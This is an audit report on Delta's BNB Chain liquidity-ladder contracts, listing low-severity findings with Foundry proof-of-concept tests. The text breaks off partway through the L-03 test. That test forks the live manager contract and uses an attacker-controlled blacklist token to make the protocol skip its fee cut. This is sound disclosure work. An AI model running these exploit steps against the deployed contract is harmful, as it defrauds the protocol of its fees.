
KANN AUDITS

SECURITY REVIEW

FOR DELTA



PREPARED FOR
Delta

PREPARED BY
Kann Audits

DATE REPORTED
30 October 2026

INSIDE THIS REPORT

CONTENTS

01	AUDIT SUMMARY	03
02	PROTOCOL OVERVIEW	04
03	SCOPE	05
04	AUDITORS	06
05	METHODOLOGY	07
06	RISK CLASSIFICATION	09
07	FINDINGS SUMMARY	10
08	DETAILED FINDINGS	11
	L-01 Pause and fee-rate changes are no longer atomic across the protocol - the two manager halves can run divergent configuration	11
	L-02 No token allowlist: a rebasing token's backing shortfall bricks every claim and exit in that token, for all users	13
	L-03 releaseNft lets a beneficiary who controls their own pool's token or hook evade feeBps entirely	20
	L-04 A blocklisted beneficiary can never recover deferred payouts	26
	I-01 No contract-side slippage floor on opens; deployed with all price protection disabled, every open is sandwich-able on the BNB public mempool	31
09	DISCLAIMER	33
10	ABOUT KANN AUDITS	34

01 - OVERVIEW

AUDIT SUMMARY

Delta engaged Kann Audits to perform a security review of the Delta ladder manager smart contracts. From 23 – 25 October 2026, a team of 4 security researchers performed a manual review of the in-scope contracts and additionally triaged findings generated by the Kann AI Security Model. All findings identified during the assessment are documented in this report.

TOTAL FINDINGS

5 ISSUES

CRITICAL	–
HIGH	–
MEDIUM	–
LOW	04
INFORMATIONAL	01

ENGAGEMENT DETAILS

PREPARED FOR	Delta
PREPARED BY	Kann Audits
DATE REPORTED	30 October 2026
REVIEW PERIOD	23 – 25 October 2026
LANGUAGE	Solidity
CHAIN	BNB Chain
SCOPE	1,408 nSLOC
TIMELINE	3 days
METHODS	Manual review, Kann AI Security Model

02 - WHAT THE PROTOCOL DOES

PROTOCOL OVERVIEW

Delta is a liquidity provision platform built to make providing liquidity easy. Users choose a Uniswap V3 or V4 pool and a price range, and Delta opens a ladder: one position split across up to 40 bins within that range, which earns fees on the trades that cross it.

Every position is minted into a Delta contract that holds the position NFT for the user, who can claim fees, add to the position or withdraw it at any time. Delta takes a share of the fees users claim, once and never from their deposit.

03 - WHAT WE REVIEWED

SCOPE

REPOSITORY	Kann-Audits/Delta-Audit

#	FILE	NSLOC
01	src/DeltaLadderManagerV3.sol	637
02	src/DeltaLadderManagerV4.sol	771
	Total	**1,408**

04 - THE TEAM ON THIS ENGAGEMENT

AUDITORS

AL	AlexScherbatyuk SECURITY RESEARCHER	BO	botdidy SECURITY RESEARCHER
NY	NYXARIS SECURITY RESEARCHER	RA	Raj SECURITY RESEARCHER

05 - HOW WE WORK

METHODOLOGY

An engagement with Kann Audits involves a team of security researchers performing independent reviews of the codebase at the start of the engagement, followed by collaborative review sessions where auditors share findings and explore additional attack vectors to improve overall coverage.

The review included a line-by-line manual inspection of the in-scope codebase, along with analysis of the protocol architecture, access control mechanisms and state transitions. The team also assessed the code against common smart contract security best practices and industry standards.

STEP BY STEP

OUR SECURITY PROCESS

01 **Kickoff & Context**
A kickoff call to understand architecture, trust boundaries, threat assumptions and intended behaviour.

02 **Scope & Preparation**
Confirm the commit, files in scope, dependencies and the riskiest areas. We open a private channel between your team and our auditors.

03 **AI First Scan**
Kann AI, our proprietary model built to find security bugs, scans the codebase before the manual review starts.

04 **Expert Security Review**
Line-by-line analysis of exploit paths, invariant breaks, edge cases, accounting and integration risks.

05 **Findings & Proofs**
Each issue is confirmed, rated and backed by a proof of concept or a precise reproduction path.

06 **Mitigation Review**
We review every fix, confirm it resolves the root cause and flag partial or incorrect mitigations.

COVERAGE

THE REVIEW SPECIFICALLY CONSIDERED

- Chain-specific changes: the contracts were previously audited on Robinhood Chain, so this review focused on what changed for BNB Chain, the split into separate Uniswap V3 and V4 contracts and the BNB Chain integrations (Uniswap V3 and V4 position managers and WBNB)
- Compliance with industry best practices and known smart contract security standards
- Testing against common and uncommon attack vectors
- Contract logic matching the client's intended behaviour

- Cross-referencing patterns with industry-standard implementations
- Access control verification
- State transitions and logic, to detect inconsistencies, unexpected behaviour or exploitation paths
- Manual line-by-line review by experienced auditors
- Architecture and design analysis for secure component interactions and clear trust boundaries

06 - HOW WE RATE ISSUES

RISK CLASSIFICATION

Severity combines the **impact** of an issue if exploited with the **likelihood** that the conditions for exploitation are met.

CRITICAL	Directly exploitable with few or no preconditions, leading to theft or permanent loss of funds or loss of control of the system. Must be fixed before deployment.
HIGH	Directly exploitable vulnerabilities that can lead to significant material loss or critical impact on the system and require immediate fixing.
MEDIUM	Moderate loss of funds or impact on multiple users, but only under specific conditions. Exploitable without privileged access, but typically requires certain assumptions or edge cases.
LOW	Issues with limited impact that do not put funds directly at risk, such as edge cases or deviations from documented behaviour.
INFORMATIONAL	Non-exploitable findings such as best-practice deviations, cosmetic issues or documentation and compliance notes. They do not need urgent remediation but improve code quality and maintainability.

07 - ALL ISSUES

FINDINGS SUMMARY

CRITICAL	HIGH	MEDIUM	LOW	INFO
-	-	-	04	01

TOTAL 05 FIXED 00 ACKNOWLEDGED 05

ID	TITLE	SEVERITY	STATUS
L-01	Pause and fee-rate changes are no longer atomic across the protocol - the two manager halves can run divergent configuration	LOW	ACKNOWLEDGED
L-02	No token allowlist: a rebasing token's backing shortfall bricks every claim and exit in that token, for all users	LOW	ACKNOWLEDGED
L-03	releaseNft lets a beneficiary who controls their own pool's token or hook evade feeBps entirely	LOW	ACKNOWLEDGED
L-04	A blocklisted beneficiary can never recover deferred payouts	LOW	ACKNOWLEDGED
I-01	No contract-side slippage floor on opens; deployed with all price protection disabled, every open is sandwich-able on the BNB public mempool	INFORMATIONAL	ACKNOWLEDGED

08 - ISSUE BY ISSUE

DETAILED FINDINGS

L-01 Pause and fee-rate changes are no longer atomic across the protocol - the two manager halves can run divergent configuration

SEVERITY ● LOW STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L471` `DeltaLadderManagerV3.sol#L482` `DeltaLadderManagerV4.sol#L485` `DeltaLadderManagerV4.sol#L496`

SUMMARY

Pausing the protocol and changing the fee rate no longer take effect protocol-wide in one transaction. The two manager halves hold independent copies of the configuration, so pause everything is two separate transactions against two different contracts and between them, one Uniswap generation can stay fully open (or keep collecting at the old fee rate) while the operator believes the change applied everywhere. During an incident this defeats the purpose of the pause: the first transaction succeeds, which reads as "pause worked", while capital keeps entering the other half. On-chain config was in parity at review time (`feeBps` 750 on both, nothing paused, same owner 0xb1c2...9e69, same treasury and keeper, `rewardsRoot` 0) - the finding is the window every future config change is forced to pass through. Origin: **split-introduced** - the core regression of the split. Not attacker-exploitable: beneficiary exit rights are unconditional in both halves and a fee change within `MAX_FEE_BPS` is within owner authority; this is an operational/atomicity finding about a guarantee the single contract provided for free.

Root cause

`openPaused` , `feeBps` , `treasury` , `keeper` and `rewardsRoot` are declared, set and enforced independently in each half, with no cross-contract read in either direction - no shared controller, beacon, or config mirror. Before the split, a single transaction paused capital entry for both Uniswap generations and one fee change applied protocol-wide, atomically. After the split, the protocol can occupy a state the original single contract could never express: one generation paused, the other still accepting capital.

AFFECTED CODE

- `src/DeltaLadderManagerV3.sol#L471-L477` - `setOpenPaused()` writes V3's own `openPaused` storage; enforced at `src/DeltaLadderManagerV3.sol#L533` (opens) and #L843 (deposits).
- `src/DeltaLadderManagerV4.sol#L485-L491` - independent `setOpenPaused()` writing V4's own storage; enforced at `src/DeltaLadderManagerV4.sol` #L570, #L809, #L1023.
- `src/DeltaLadderManagerV3.sol` #L482-L491 and `src/DeltaLadderManagerV4.sol` #L496-L507 - independent `setFeeBps()` ; fee applies immediately to all fees not yet collected, including accruals on already-open positions (the files' own invariant 4).
- Neither file reads the other's storage anywhere; `OpenPausedSet/FeeBpsSet` topics (`src/DeltaLadderManagerV3.sol#L303, #L306; src/DeltaLadderManagerV4.sol#L317`) are only comparable off-chain - no on-chain divergence detection exists.

IMPACT

- **Half-pause window during incidents**. Between the two `setOpenPaused(true)` transactions, one half reverts `OpensPaused()` while the other keeps accepting capital. The first transaction succeeds, which reads as "pause worked"; an operator pausing under time pressure has no on-chain signal the other half is still open. New capital continues entering the `unpaused` generation while the responder believes entry is closed protocol-wide.
- **Fee-rate divergence window**. Until the second `setFeeBps` lands, the same pool type is charged different protocol cuts depending on which generation the position lives on (e.g. V3 rung collecting at 750 bps, identical V4 position at the new rate). The two transactions are independent and can land in different blocks, so the window is unbounded; divergence is user-visible in `FeesCollected` events because `_skim` rounds per collection.
- Divergent treasury/keeper between halves is likewise possible and only discoverable off-chain.
- Conditions: any future pause or fee change (every config change passes through the window); no attacker required.

PROOF OF CONCEPT

1. Owner calls `DeltaLadderManagerV3.setOpenPaused(true)`. Tx confirms; `OpenPausedSet(true)` emitted by V3 only.
1. A user calls `DeltaLadderManagerV4.openV4(...)` for the same Delta pool family. It succeeds `openPaused` in V4's storage is still false (V4 #L570 reads V4 storage only).
1. Owner calls `DeltaLadderManagerV4.setOpenPaused(true)` in a later block. Until then, V4 accepted capital during a declared pause. Symmetrically, `setFeeBps(900)` on V3 only leaves V4 collections at 750 bps until a second transaction lands.

RECOMMENDATION

- Ops (do now): a runbook that treats the two managers as one unit - config changes are always back-to-back transactions, same block where possible plus a monitoring job that diffs `OpenPausedSet / FeeBpsSet / TreasurySet` topics across both addresses and alerts on divergence.
- Code (future revision): a shared pause/config controller both halves read, or a minimal `assertConfigParity()` view used by deploy tooling. Note both halves are immutable/non-proxy, so this is a next-deployment item, not a patch.

REMEDIATION ● ACKNOWLEDGED

DELTA

Agree, Low. Same owner key, updated together.

L-02 No token allowlist: a rebasing token's backing shortfall bricks every claim and exit in that token, for all users

SEVERITY ● LOW STATUS ● ACKNOWLEDGED

LOCATION DeltaLadderManagerV3.sol#L980 DeltaLadderManagerV3.sol#L987 DeltaLadderManagerV4.sol#L946 DeltaLadderManagerV4.sol#L953

SUMMARY

The protocol enforces no allowlist on position tokens, so a rebasing or slashable token can enter management permissionlessly and later freeze all funds flows in that token. Since `executePayout` and `_payErc20`'s catch branch both enforce `balanceOf(this) ⩾ totalOwed[token] + accruedProtocolFees[token]`, any balance below recorded reserves (from a negative rebase, slashing, or any accounting deficit) fails the check in both the try and the catch, so every nonzero push in that token reverts - blocking `claim` / `claimFor` for credit holders AND the harvest-coupled exits of every position holding that token. The only exit left is owner-gated `releaseNft`.

AFFECTED CODE

```
function _requireBacking(address token) internal view {
    if (IERC20(token).balanceOf(address(this)) < totalOwed[token] + accruedProtocolFees[token]) {
        revert InsufficientBacking(token);
    }
}

function _payErc20(address token, address to, uint256 amount) internal {
    if (amount == 0) return;
    try this.executePayout{gas: ERC20_PAYOUT_GAS}(token, to, amount) {}
    catch {
        uint256 reserved = totalOwed[token] + amount;
@>        if (IERC20(token).balanceOf(address(this)) < reserved + accruedProtocolFees[token]) {
            revert InsufficientBacking(token);    // the "deferral" fallback reverts on the SAME deficit
        }
        owed[to][token] += amount;
        totalOwed[token] = reserved;
        emit PayoutDeferred(to, token, amount);
    }
}
```

(`executePayout` itself ends in `_requireBacking(token)`, so with a deficit the try always fails and the catch always reverts.)

IMPACT

One token's deficit (even 1 wei below reserves) freezes all user flows in that token across all positions until someone donates the shortfall. No attacker required; a rebasing token does it on its own. In this state the documented invariant 2 ("user funds are never owner-lockable") does not hold: the only escape is owner-gated `releaseNft`.

The deficit also disables the contract's own safety mechanism. The deferred-credit fallback - invariant 8's promise that "failed ERC20 deliveries become backed beneficiary credits" - re-checks the same reserve inequality in its

catch branch, so it is unreachable in exactly the state it was designed to handle: the payout and its failure handler share the failure condition, leaving no graceful-degradation path.

PROOF OF CONCEPT

ATTACK PATH

1. DeltaLadderManagerV3 accepts any position transferred to it via safeTransferFrom while opens are unpaused: onERC721Received verifies only that the NFT comes from the canonical NPM, with no check on the pool's tokens. So a position in a rebasing/slashable token (call it REB) comes under management without the owner ever opting in.

1. After the first harvest the manager holds REB exactly equal to `totalOwed[REB] + accruedProtocolFees[REB]` with no slack: the skimmed protocol cut alone creates this exact-backing state (any deferred credit adds to it wei-for-wei), and it is the protocol's normal resting state between owner sweeps.

1. The manager's REB balance drops in place due to a negative rebase, a slashing event, or issuer confiscation of a blacklisted holder's funds. Even 1 wei puts the balance below the unchanged reserve: balanceOf(this) < totalOwed[REB] + accruedProtocolFees[REB] is a strict <.

1. Anyone with a deferred REB credit can no longer `claim` as `_claim` checks `balanceOf ≥ reserve` before paying, and that check now fails.

1. All harvest-coupled exits (`collect` / `close` / `decrease` / `withdraw`) of every REB position revert: the push hits `_payErc20` , whose try and catch both fail the same check. Fresh fees cannot cure it - each harvest pays out what arrived minus the skim, and the skim grows the reserve, so the deficit persists.

1. The token is frozen for all users until someone donates the shortfall; the only per-position escape is owner-gated `releaseNft` .

POC

```
FORK_URL=<bnb chain 56 rpc> forge test --match-contract F6ForkPoC -vv
```

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.26;

import {Test} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {SafeERC20} from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import {IERC721} from "@openzeppelin/contracts/token/ERC721/IERC721.sol";
import {DeltaLadderManagerV3} from "../../../src/DeltaLadderManagerV3.sol";
import {INonfungiblePositionManager, IUniswapV3Pool} from "../../../src/interfaces/IUniswapV3.sol";
import {MockERC20} from "../../mocks/MockERC20.sol";

/// @notice Minimal ERC20 whose balances can rebase DOWN in place (negative rebase slashing):
///         a holder's balance drops with no transfer.
contract RebaseToken {
    string public name = "Rebase Token";
    string public symbol = "REB";
    uint8 public decimals = 18;
    mapping(address ⇒ uint256) public balanceOf;
    mapping(address ⇒ mapping(address ⇒ uint256)) public allowance;
    uint256 public totalSupply;

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
        totalSupply += amount;
    }

    /// Negative rebase / slashing: the holder's balance drops with no transfer.
    function rebaseDown(address holder, uint256 amount) external {
        balanceOf[holder] -= amount;
        totalSupply -= amount;
    }

    function approve(address spender, uint256 value) external returns (bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }

    function transfer(address to, uint256 value) external returns (bool) {
        _transfer(msg.sender, to, value);
        return true;
    }

    function transferFrom(address from, address to, uint256 value) external returns (bool) {
        uint256 a = allowance[from][msg.sender];
        if (a ≠ type(uint256).max) {
            require(a ⩾ value, "allowance");
            allowance[from][msg.sender] = a - value;
        }
        _transfer(from, to, value);
        return true;
    }

    function _transfer(address from, address to, uint256 value) internal {
        require(balanceOf[from] ⩾ value, "balance");
        balanceOf[from] -= value;
        balanceOf[to] += value;
```

```
    }
}

interface IUniswapV3FactoryMin {
    function createPool(address tokenA, address tokenB, uint24 fee) external returns (address pool);
}

interface IUniswapV3PoolMin {
    function initialize(uint160 sqrtPriceX96) external;
    function swap(address recipient, bool zeroForOne, int256 amountSpecified, uint160 sqrtPriceLimitX96,
bytes calldata data)
        external
        returns (int256 amount0, int256 amount1);
}

/// @notice Self-funding V3 swapper: pays its swap callback by minting the fixture tokens.
contract PoolSwapper {
    uint160 internal constant MIN_SQRT_RATIO = 4295128739;
    uint160 internal constant MAX_SQRT_RATIO = 1461446703485210103287273052203988822378723970342;

    function swapIn(address pool, bool zeroForOne, uint256 amountIn) external {
        IUniswapV3PoolMin(pool).swap(
            address(this),
            zeroForOne,
            int256(amountIn),
            zeroForOne ? MIN_SQRT_RATIO + 1 : MAX_SQRT_RATIO - 1,
            abi.encode(IUniswapV3Pool(pool).token0(), IUniswapV3Pool(pool).token1())
        );
    }

    function uniswapV3SwapCallback(int256 amount0Delta, int256 amount1Delta, bytes calldata data)
external {
        (address t0, address t1) = abi.decode(data, (address, address));
        if (amount0Delta > 0) _pay(t0, uint256(amount0Delta));
        if (amount1Delta > 0) _pay(t1, uint256(amount1Delta));
    }

    function _pay(address token, uint256 amount) internal {
        (bool ok,) = token.call(abi.encodeWithSignature("mint(address,uint256)", address(this),
amount));
        require(ok, "mint");
        IERC20(token).transfer(msg.sender, amount);
    }
}

contract F6ForkPoC is Test {
    using SafeERC20 for IERC20;

    address internal constant MGR_V3 = 0x17425c9E2e4F2Ef88736E9Df578C169153444dA4;
    uint160 internal constant SQRT_PRICE_1 = 79228162514264337593543950336; // 2^96
    uint256 internal constant DL = type(uint256).max;
    int24 internal constant FULL_LOWER = -887220;
    int24 internal constant FULL_UPPER = 887220;

    DeltaLadderManagerV3 internal mgr3;
    INonfungiblePositionManager internal npm;
    IUniswapV3FactoryMin internal factory;
```

```
    PoolSwapper internal swapper;
    address internal pool;

    RebaseToken internal rebToken;
    MockERC20 internal tokB;
    address internal user = makeAddr("user");
    address internal user2 = makeAddr("user2");
    bool internal forked;

    function setUp() public {
        string memory url = vm.envOr("FORK_URL", string(""));
        if (bytes(url).length == 0) return;
        uint256 blk = vm.envOr("FORK_BLOCK", uint256(0));
        if (blk == 0) vm.createSelectFork(url);
        else vm.createSelectFork(url, blk);
        if (block.chainid != 56) return;
        forked = true;

        mgr3 = DeltaLadderManagerV3(payable(MGR_V3));
        npm = mgr3.v3Npm();
        factory = IUniswapV3FactoryMin(npm.factory());
        swapper = new PoolSwapper();
        rebToken = new RebaseToken();
        tokB = new MockERC20("Fork B", "FKB");

        // One real pool for both positions.
        pool = factory.createPool(address(rebToken), address(tokB), 3000);
        IUniswapV3PoolMin(pool).initialize(SQRT_PRICE_1);
    }

    modifier onlyFork() {
        vm.skip(!forked);
        _;
    }

    function _mintAndDeposit(address who) internal returns (uint256 id) {
        (address t0, address t1) = address(rebToken) < address(tokB)
            ? (address(rebToken), address(tokB))
            : (address(tokB), address(rebToken));
        rebToken.mint(address(this), 1_000e18);
        tokB.mint(address(this), 1_000e18);
        IERC20(t0).forceApprove(address(npm), type(uint256).max);
        IERC20(t1).forceApprove(address(npm), type(uint256).max);
        (id,,,) = npm.mint(
            INonfungiblePositionManager.MintParams({
                token0: t0,
                token1: t1,
                fee: 3000,
                tickLower: FULL_LOWER,
                tickUpper: FULL_UPPER,
                amount0Desired: 1_000e18,
                amount1Desired: 1_000e18,
                amount0Min: 0,
                amount1Min: 0,
                recipient: who,
                deadline: block.timestamp
            })
```

```
        );
        vm.prank(who);
        IERC721(address(npm)).safeTransferFrom(who, address(mgr3), id);
    }

    /// Real swap through the pool so fees accrue in rebToken at the live feeBps.
    function _swapRebIn(uint256 amountIn) internal {
        bool zeroForOne = IUniswapV3Pool(pool).token0() == address(rebToken);
        swapper.swapIn(pool, zeroForOne, amountIn);
    }

    function _one(uint256 v) internal pure returns (uint256[] memory a) {
        a = new uint256[](1);
        a[0] = v;
    }

    function test_fork_F6_backingShortfall_bricksAllExitsInToken() public onlyFork {
        uint256 id = _mintAndDeposit(user);

        // Real swap fees; the user's harvest leaves the live feeBps cut in the manager,
        // recorded wei-for-wei in accruedProtocolFees - exact backing, no slack.
        _swapRebIn(100e18);
        vm.prank(user);
        mgr3.collectV3Batch(_one(id), DL);
        uint256 reserve = mgr3.accruedProtocolFees(address(rebToken));
        assertGt(reserve, 0);
        assertEq(rebToken.balanceOf(address(mgr3)), reserve);

        // Negative rebase: one unit below the recorded reserve.
        rebToken.rebaseDown(address(mgr3), 1);

        // The user's own next harvest bricks: fresh fees arrive but leave again net of the
        // skim, so the balance returns to its deficit level while the reserve grows.
        _swapRebIn(100e18);
        vm.prank(user);
        vm.expectRevert(abi.encodeWithSelector(DeltaLadderManagerV3.InsufficientBacking.selector,
address(rebToken)));
        mgr3.collectV3Batch(_one(id), DL);

        // A DIFFERENT user's close in the same token bricks too (principal push included).
        uint256 id2 = _mintAndDeposit(user2);
        vm.prank(user2);
        vm.expectRevert(abi.encodeWithSelector(DeltaLadderManagerV3.InsufficientBacking.selector,
address(rebToken)));
        mgr3.closeV3Batch(_one(id2), _one(0), _one(0), DL);
    }
}
```

RECOMMENDATION

Contain a deficit to the credit ledger instead of bricking every flow in the token: require only that a payout does not *increase* the deficit (snapshot `reserve - balance` per operation), so harvests of fresh receipts - which leave the deficit unchanged - still deliver, while `_claim` stays strict since it pays out of the shared reserve. This mirrors the skip-on-deficit pattern `sweepTokens` already uses. At minimum, document that rebasing/slashable tokens must not be managed, or enforce a token allowlist at `onERC721Received`.

REMEDIATION ACKNOWLEDGED

DELTA

Acknowledged, Low. Needs a shrinking-balance token, which Uniswap doesn't support either. A top-up restores claims, and we're adding a balance monitor.

L-03 releaseNft lets a beneficiary who controls their own pool's token or hook evade feeBps entirely

SEVERITY LOW STATUS ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L1098` `DeltaLadderManagerV4.sol#L1190`

SUMMARY

`releaseNft` is the only exit path that can return custody of a managed position without a successful fee harvest. Every other exit calls the harvest directly with no try/catch, so a harvest failure reverts the whole call. `releaseNft` wraps its harvest (`settleForRelease`) in a gas-capped `try/catch {}` and transfers the NFT regardless of outcome, setting `settled = false` on any failure with no further check.

A beneficiary who deploys their own token (V3) or V4 hook can make the harvest fail *only when the manager calls it*, forcing every other exit shut, then use `requestRelease` + the owner's routine countersignature on `releaseNft` to get the NFT back unsettled, with fees still sitting in the position, and collect them directly afterward. The protocol's `feeBps` cut is never taken.

Confirmed reachable: there is no contract-level whitelist on pools, tokens, or hooks for `openV3` / `openV4` . Per the client (Scoopz, 2026-10-23): "Our app only offers hookless pools on BNB and Base, but anyone can call openV4 directly with any hook." The app's own frontend curates a safe set; the contract itself does not enforce it.

AFFECTED CODE

Split V3 half, `src/DeltaLadderManagerV3.sol` : `openV3` L526, `collectV3Batch` L593, `withdrawV3Batch` L1014, `transferBeneficiary` L1039, `requestRelease` L1067, `releaseNft` L1098, `settleForRelease` L1138, `RELEASE_SETTLE_GAS` L149.

Split V4 half, `src/DeltaLadderManagerV4.sol` : `openV4` L564, `withdrawV4Batch` L1102, `transferBeneficiary` L1131, `requestRelease` L1159, `releaseNft` L1190, `settleForRelease` L1229, `RELEASE_SETTLE_GAS` L149.

This logic is shared by both contracts, so it affects the V3 and V4 managers identically.

IMPACT

Attack construction (V3): deploy an ERC20 with an admin-toggleable blacklist (the realistic shape - mirrors live compliance-blacklist tokens like USDT, where the admin adds/removes addresses at will, rather than a hardcoded block). Pair it with any token in a V3 pool, open a managed ladder normally through `openV3` (the deposit itself must not be blocked yet, or the open reverts). Once open, flip the blacklist on against the manager's own address. Every manager-mediated `collect()` now reverts, so `collectV3Batch` , `closeV3Batch` , `decreaseV3Batch` , `withdrawV3Batch` , and `transferBeneficiary` all fail for this position. The only path left is `requestRelease` → `releaseNft` . The owner, following the contract's own documented intended behavior for a stuck harvest, calls `releaseNft` . The settle attempt reverts cleanly (well within `RELEASE_SETTLE_GAS` , not an OOG-griefing case), `settled = false` , and the NFT transfers to the attacker with the full fee balance still embedded (an NPM `collect()` revert is atomic, so `tokensOwed` is untouched). The attacker, now the direct NFT owner, calls `collect()` themselves; the blacklist never applied to them, so they receive 100% of the fees.

Attack construction (V4, cheaper): no custom token needed. Deploy a hook that reverts `beforeRemoveLiquidity` only when `sender == address(manager)` , allowing it for the true owner. `openV4` applies no constraint on `hooks` . Same

shape, same result.

Why this is more than the previously acknowledged issue about hooks permanently locking a position (resolved by adding this same release mechanism): that fix addressed an honest, non-malicious hook or token accidentally bricking a position. What's found here is the beneficiary deliberately engineering the same failure, selectively, only against the manager's own calls, turning the rescue path into a feeBps bypass available on demand.

PROOF OF CONCEPT

`test/ForkReleaseFeeEvasion.t.sol`. Run with:

```
BSC_RPC=https://bsc-rpc.publicnode.com forge test --match-path test/ForkReleaseFeeEvasion.t.sol -vvv
```

Result: PASS. Runs against the live `DeltaLadderManagerV3` on a BNB fork (`0x17425c9e2e4f2ef88736e9df578c169153444da4`; sanity-checked by reading `owner()` off the fork and matching the known owner EOA), not a redeploy, so this reproduces production bytecode exactly.

Steps, all against the live contract:

1. Deploy `ToggleableBlacklistToken` (admin-controlled blacklist), pair with WBNB in a real Uniswap V3 pool (fee 3000), initialize at 1:1.
2. Call `openV3` on the live manager. Succeeds, mints real on-chain liquidity.
3. Call `setBlacklisted(manager, true)` on the attacker's own token.
4. Real swap (evil → WBNB) through the position's range accrues real trading fees denominated in the now-blacklisted token.
5. `manager.collectV3Batch([tokenId], ...)` reverts (`blacklisted recipient`) - confirms every ordinary exit is blocked.
6. `requestRelease` (attacker), then `releaseNft` pranked as the real owner EOA (the contract's own normal operational flow) - succeeds. NFT transfers to the attacker.
7. `accruedProtocolFees[evil] == 0` after release - the protocol's cut was never booked.
8. Attacker calls `collect()` directly as the new NPM owner. Succeeds, pays out `31006609479716532` wei of the evil token. Zero to the protocol.

Full test source (`test/ForkReleaseFeeEvasion.t.sol`):

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.26;

import {Test} from "forge-std/Test.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {ERC20} from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import {IERC721} from "@openzeppelin/contracts/token/ERC721/IERC721.sol";

import {DeltaLadderManagerV3, IDeltaPositionBuilder} from "../src/DeltaLadderManagerV3.sol";
import {INonfungiblePositionManager, IUniswapV3Pool, IUniswapV3Factory} from
"../src/interfaces/IUniswapV3.sol";
import {IWETH} from "../src/interfaces/IWETH.sol";

interface IUniswapV3FactoryCreate {
    function createPool(address tokenA, address tokenB, uint24 fee) external returns (address pool);
}

interface IUniswapV3PoolInit {
    function initialize(uint160 sqrtPriceX96) external;
    function swap(address recipient, bool zeroForOne, int256 amountSpecified, uint160 sqrtPriceLimitX96,
bytes calldata data)
        external
        returns (int256 amount0, int256 amount1);
}

/// @dev Models a real-world admin-toggleable blacklist token (USDT-style compliance
///      blacklist). The attacker is the admin. It behaves like any other ERC20 until the
///      admin flips the switch, at which point transfers to the targeted address start
///      reverting - letting the attacker open normally, then weaponize the token only once
///      the position is live and they're ready to harvest.
contract ToggleableBlacklistToken is ERC20 {
    address public admin;
    mapping(address => bool) public blacklisted;

    constructor() ERC20("Evil", "EVIL") {
        admin = msg.sender;
        _mint(msg.sender, 10_000_000e18);
    }

    function setBlacklisted(address who, bool v) external {
        require(msg.sender == admin, "not admin");
        blacklisted[who] = v;
    }

    function _update(address from, address to, uint256 value) internal override {
        if (blacklisted[to]) revert("blacklisted recipient");
        super._update(from, to, value);
    }
}

/// @dev Minimal swap caller: holds tokens and pays the pool back inside the swap callback.
contract Swapper {
    function swap(address pool, bool zeroForOne, int256 amountSpecified, uint160 sqrtPriceLimitX96)
external {
        IUniswapV3PoolInit(pool).swap(address(this), zeroForOne, amountSpecified, sqrtPriceLimitX96,
"");
```

```
    }

    function uniswapV3SwapCallback(int256 amount0Delta, int256 amount1Delta, bytes calldata) external {
        address token0 = IUniswapV3Pool(msg.sender).token0();
        address token1 = IUniswapV3Pool(msg.sender).token1();
        if (amount0Delta > 0) IERC20(token0).transfer(msg.sender, uint256(amount0Delta));
        if (amount1Delta > 0) IERC20(token1).transfer(msg.sender, uint256(amount1Delta));
    }
}

/// @notice PoC for the release-fee-evasion finding: a beneficiary who deploys their own token
///         can blacklist the manager specifically, forcing every ordinary exit to revert, and
///         then use the owner-countersigned `releaseNft` escape hatch (built for an HONEST
///         stuck position) to get their NFT back with fees unsettled, then collect those fees
///         directly, paying zero protocol fee.
contract ForkReleaseFeeEvasionTest is Test {
    DeltaLadderManagerV3 internal manager;
    INonfungiblePositionManager internal npm;
    IUniswapV3FactoryCreate internal factory;
    IWETH internal weth;
    address internal owner;

    ToggleableBlacklistToken internal evil;
    address internal pool;
    address internal token0;
    address internal token1;

    address internal attacker = makeAddr("attacker");
    uint24 internal constant FEE = 3000;
    int24 internal constant TICK_SPACING = 60;

    function setUp() public {
        string memory rpc = vm.envOr("BSC_RPC", string("https://bsc-rpc.publicnode.com"));
        vm.createSelectFork(rpc);

        manager =
DeltaLadderManagerV3(payable(vm.parseAddress("0x17425c9e2e4f2ef88736e9df578c169153444da4")));
        npm =
INonfungiblePositionManager(vm.parseAddress("0x7b8a01b39d58278b5de7e48c8449c9f4f5170613"));
        factory =
IUniswapV3FactoryCreate(vm.parseAddress("0xdb1d10011ad0ff90774d0c6bb92e5c5c8b4461f7"));
        weth = IWETH(vm.parseAddress("0xbb4cdb9cbd36b01bd1cbaebf2de08d9173bc095c"));
        owner = vm.parseAddress("0xb1c2bbf86e557ecdc1812f75ae3fe973e5ec9e69");

        // Sanity: this is the live manager, not a fresh deploy.
        assertEq(manager.owner(), owner, "owner mismatch: wrong manager address or fork block");

        // Attacker's own token. Not blacklisting anyone yet - that happens after open.
        vm.prank(attacker);
        evil = new ToggleableBlacklistToken();

        pool = factory.createPool(address(evil), address(weth), FEE);
        IUniswapV3PoolInit(pool).initialize(2 ** 96); // 1:1 price, both sides 18 decimals

        token0 = IUniswapV3Pool(pool).token0();
        token1 = IUniswapV3Pool(pool).token1();
```

```
        // Fund attacker with WBNB.
        vm.deal(attacker, 100 ether);
        vm.prank(attacker);
        weth.deposit{value: 100 ether}();
    }

    function test_releaseLetsBeneficiaryEvadeFeeBpsEntirely() public {
        // 1. Attacker opens a managed ladder against their own hostile pool.
        IDeltaPositionBuilder.Rung[] memory rungs = new IDeltaPositionBuilder.Rung[](1);
        rungs[0] = IDeltaPositionBuilder.Rung({
            tickLower: -600,
            tickUpper: 600,
            amount0: 10e18,
            amount1: 10e18,
            amount0Min: 0,
            amount1Min: 0
        });

        vm.startPrank(attacker);
        IERC20(token0).approve(address(manager), type(uint256).max);
        IERC20(token1).approve(address(manager), type(uint256).max);
        uint256[] memory tokenIds =
            manager.openV3(pool, rungs, 0, type(uint160).max, block.timestamp);
        vm.stopPrank();
        uint256 tokenId = tokenIds[0];

